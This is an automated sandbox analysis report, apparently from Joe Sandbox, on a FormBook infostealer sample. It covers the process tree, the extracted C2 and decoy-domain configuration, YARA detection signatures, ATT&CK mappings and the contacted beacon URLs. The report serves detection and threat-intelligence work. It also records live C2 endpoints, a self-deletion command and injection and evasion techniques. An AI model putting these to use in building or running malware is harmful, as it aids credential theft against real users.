ID: 356555
Sample Name: 0O9BJfVJi6fEMoS.exe
Cookbook: default.jbs
Time: 10:05:36
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 0O9BJfVJi6fEMoS.exe

Overview


General Information

Sample Name:	0O9BJfVJi6fEMoS.exe
Analysis ID:	356555
MD5:	18ec78e09155c0..
SHA1:	40e67eef7c001a8.
SHA256:	01c5ac824171a1..
Tags:	exe Formbook Yahoo

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- 0O9BJfVJi6fEMoS.exe (PID: 7028 cmdline: 'C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe' MD5: 18EC78E09155C046A203FB4DCBC3593F)
  - 0O9BJfVJi6fEMoS.exe (PID: 5032 cmdline: {path} MD5: 18EC78E09155C046A203FB4DCBC3593F)
  - 0O9BJfVJi6fEMoS.exe (PID: 3492 cmdline: {path} MD5: 18EC78E09155C046A203FB4DCBC3593F)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autofmt.exe (PID: 6664 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - explorer.exe (PID: 6700 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 6812 cmdline: /c del 'C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6824 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.besteprobioticakopen.online/uszn/"
  ],
  "decoy": [
    "animegriptape.com",
    "pcpnetworks.com",
    "putupmybabyforadoption.com",
    "xn--jvrr98g37n88d.com",
    "fertinvitro.doctor",
    "undonethread.com",
    "avoleague.com",
    "sissysundays.com",
    "guilhermeoliveiro.site",
    "catholicon-bespeckle.info",
    "mardesuenosfundacion.com",
    "songkhoe24.site",
    "shoecityindia.com",
    "smallbathroomdecor.info",
    "tskusa.com",
    "prairiespringsllc.com",
    "kegncoffee.com",
    "clicklounge.xyz",
    "catholicendoflifeplanning.com",
    "steelobzee.com",
    "xiknekiterapia.com",
    "whereinthezooareyou.com",
    "maglex.info",
    "dango3.net",
    "sqjqw4.com",
    "theparadisogroup.com",
    "karthikeyainfraindia.com",
    "luewevedre.com",
    "helpwithmynutrition.com",
    "lengyue.cool",
    "pbipropertiesllc.com",
    "glidedisc.com",
    "sz-rhwjkj.com",
    "776fx.com",
    "kamanantzin.com",
    "grandwhale.com",
    "trump2020shop.net",
    "gentilelibri.com",
    "jarliciouslounge.com",
    "dgcsales.net",
    "hypno.doctor",
    "holidayinnindyairportnorth.com",
    "buysellleasewithlisa.com",
    "girishastore.com",
    "tinynucleargenerators.com",
    "crystalphoenixltd.com",
    "lapplify.com",
    "bailbondinazusa.com",
    "michaelmery.com",
    "tripleecoaching.com",
    "fastenerspelosato.net",
    "horisan-touki.com",
    "marketingavacado.com",
    "centrebiozeina.com",
    "xn--3etz63bc5ck9c.com",
    "rhemachurch4u.com",
    "homeschoolangel.com",
    "romeysworld.com",
    "themixedveggies.com",
    "queendreea.club",
    "epedalflorida.com",
    "blutreemg.com",
    "nongfupingtai.com",
    "shikshs.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.910849108.0000000000970000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.910849108.0000000000970000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.910849108.0000000000970000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.730806558.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.730806558.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.0O9BJfVJi6fEMoS.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.0O9BJfVJi6fEMoS.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.0O9BJfVJi6fEMoS.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
0.2.0O9BJfVJi6fEMoS.exe.3d11730.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0.2.0O9BJfVJi6fEMoS.exe.3d11730.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xaee68:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xaf1f2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xd6288:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xd6612:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xbaf05:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xe2325:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xba9f1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xe1e11:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xbb007:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xe2427:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xbb17f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xe259f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xafc0a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xd702a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xb9c6c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xe108c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb0982:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xd7da2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xbfff7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xe7417:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xc109a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 4 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0O9BJfVJi6fEMoS.exe	22%	ReversingLabs	Win32.Spyware.Convagent	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.0O9BJfVJi6fEMoS.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.0O9BJfVJi6fEMoS.exe.32e0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.explorer.exe.13e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
karthikeyainfraindia.com	0%	Virustotal		Browse
td-balancer-euw2-6-109.wixdns.net	0%	Virustotal		Browse
www.besteprobioticakopen.online	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.fastenerspelosato.net/uszn/?I48=ilzBSMt+mC5PnIueaE0o4kFNHHW8rQxTZUVxaBcrk7HNT8xc6ayAEkd5Nrf40/DEmyGF&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.horisan-touki.com/uszn/?I48=QfBSKsl5Vu8QEYvg6r6EpYBO+tHghinNKHDEOdj6/CEQOiVDlwCi9gx1TH+D8HDA3Ujy&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.buysellleasewithlisa.com/uszn/?I48=mPpTgQkduQgKd9eKHDnKxG7Zl5xM97I2KtefNy7cE9uF2W6RPqZ+V0j9JFBrxigWFYGz&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.esvstudybible.org/search?q=	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.esvstudybible.org/search?q=Whttp://www.blueletterbible.org/Bible.cfm?b=	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://topicalmemorysystem.googlecode.com/files/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.fertinvitro.doctor/uszn/?I48=z5jHb1CZWrsr2p16zetrIsrl3FBZKeiByVV0oSV+dvaqVG1rneJc4YmewlelB8A40GEQ&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.whereinthezooareyou.com/uszn/?I48=lR8nCh02VBrVevH9DBfx7BVzy1/OBYfsNcE9m+G8n0i7QYmfgEfs3uLKSpan4882ouVy&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.sissysundays.com/uszn/?I48=52ikA0v5VO8qsylJfSO1DetMiatJe0E1D9rBoJ+nHZYmtxf70roQflY+S8wYouTF3o6y&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
www.besteprobioticakopen.online/uszn/	100%	Avira URL Cloud	malware	
http://www.karthikeyainfraindia.com/uszn/?I48=L/tqFlZRmZhJZD1iC7RgW0bOgnRBAskMdyXY70yD3QYv5j7RY53hkHd2ZTpB0JeH3WIq&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.besteprobioticakopen.online/uszn/?I48=5LoNRXVM8eyE2Me8xFE40xCr0JzPAOX0MOzM3KUbBxAS8JEwG8sqp8Wi1O663rh9uwDV&ofrxU=yVMtQLoX	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.dgcsales.net/uszn/?I48=hu5lsjyQ8jtyvTSzqUKsO9FdIlq7HJAoGWXF85Byxyx8kG/0QeCZ2D448NGSTsl89HtB&ofrxU=yVMtQLoX	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.horisan-touki.com	118.27.99.84	true	true		unknown
karthikeyainfraindia.com	202.66.173.116	true	true	• 0%, Virustotal, Browse	unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	true	• 0%, Virustotal, Browse	unknown
www.besteprobioticakopen.online	94.23.162.163	true	true	• 1%, Virustotal, Browse	unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
buysellleasewithlisa.com	160.153.136.3	true	true		unknown
www.fastenerspelosato.net	142.91.239.112	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
fertinvitro.doctor	34.102.136.180	true	true		unknown
dgcsales.net	184.106.16.223	true	true		unknown
www.smallbathroomdecor.info	88.214.207.96	true	false		unknown
www.sissysundays.com	unknown	unknown	true		unknown
www.whereinthezooareyou.com	unknown	unknown	true		unknown
www.buysellleasewithlisa.com	unknown	unknown	true		unknown
www.guilhermeoliveiro.site	unknown	unknown	true		unknown
www.grandwhale.com	unknown	unknown	true		unknown
www.dgcsales.net	unknown	unknown	true		unknown
www.fertinvitro.doctor	unknown	unknown	true		unknown
www.karthikeyainfraindia.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.fastenerspelosato.net/uszn/?I48=ilzBSMt+mC5PnIueaE0o4kFNHHW8rQxTZUVxaBcrk7HNT8xc6ayAEkd5Nrf40/DEmyGF&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown
http://www.horisan-touki.com/uszn/?I48=QfBSKsl5Vu8QEYvg6r6EpYBO+tHghinNKHDEOdj6/CEQOiVDlwCi9gx1TH+D8HDA3Ujy&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown
http://www.buysellleasewithlisa.com/uszn/?I48=mPpTgQkduQgKd9eKHDnKxG7Zl5xM97I2KtefNy7cE9uF2W6RPqZ+V0j9JFBrxigWFYGz&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown
http://www.fertinvitro.doctor/uszn/?I48=z5jHb1CZWrsr2p16zetrIsrl3FBZKeiByVV0oSV+dvaqVG1rneJc4YmewlelB8A40GEQ&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown
http://www.whereinthezooareyou.com/uszn/?I48=lR8nCh02VBrVevH9DBfx7BVzy1/OBYfsNcE9m+G8n0i7QYmfgEfs3uLKSpan4882ouVy&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown
http://www.sissysundays.com/uszn/?I48=52ikA0v5VO8qsylJfSO1DetMiatJe0E1D9rBoJ+nHZYmtxf70roQflY+S8wYouTF3o6y&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown
www.besteprobioticakopen.online/uszn/	true	• Avira URL Cloud: malware	low
http://www.karthikeyainfraindia.com/uszn/?I48=L/tqFlZRmZhJZD1iC7RgW0bOgnRBAskMdyXY70yD3QYv5j7RY53hkHd2ZTpB0JeH3WIq&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.besteprobioticakopen.online/uszn/?l48=5LoNRXVM8eyE2Me8xFE40xCr0JzPAOX0MOzM3KUbBxAS8JEwG8sqp8Wi1O663rh9uwDV&ofrxU=yVMtQLoX	true	• Avira URL Cloud: malware	unknown
http://www.dgcsales.net/uszn/?l48=hu5lsjyQ8jtyvTSzqUKsO9FdIlq7HJAoGWXF85Byxyx8kG/0QeCZ2D448NGSTsl89HtB&ofrxU=yVMtQLoX	true	• Avira URL Cloud: safe	unknown

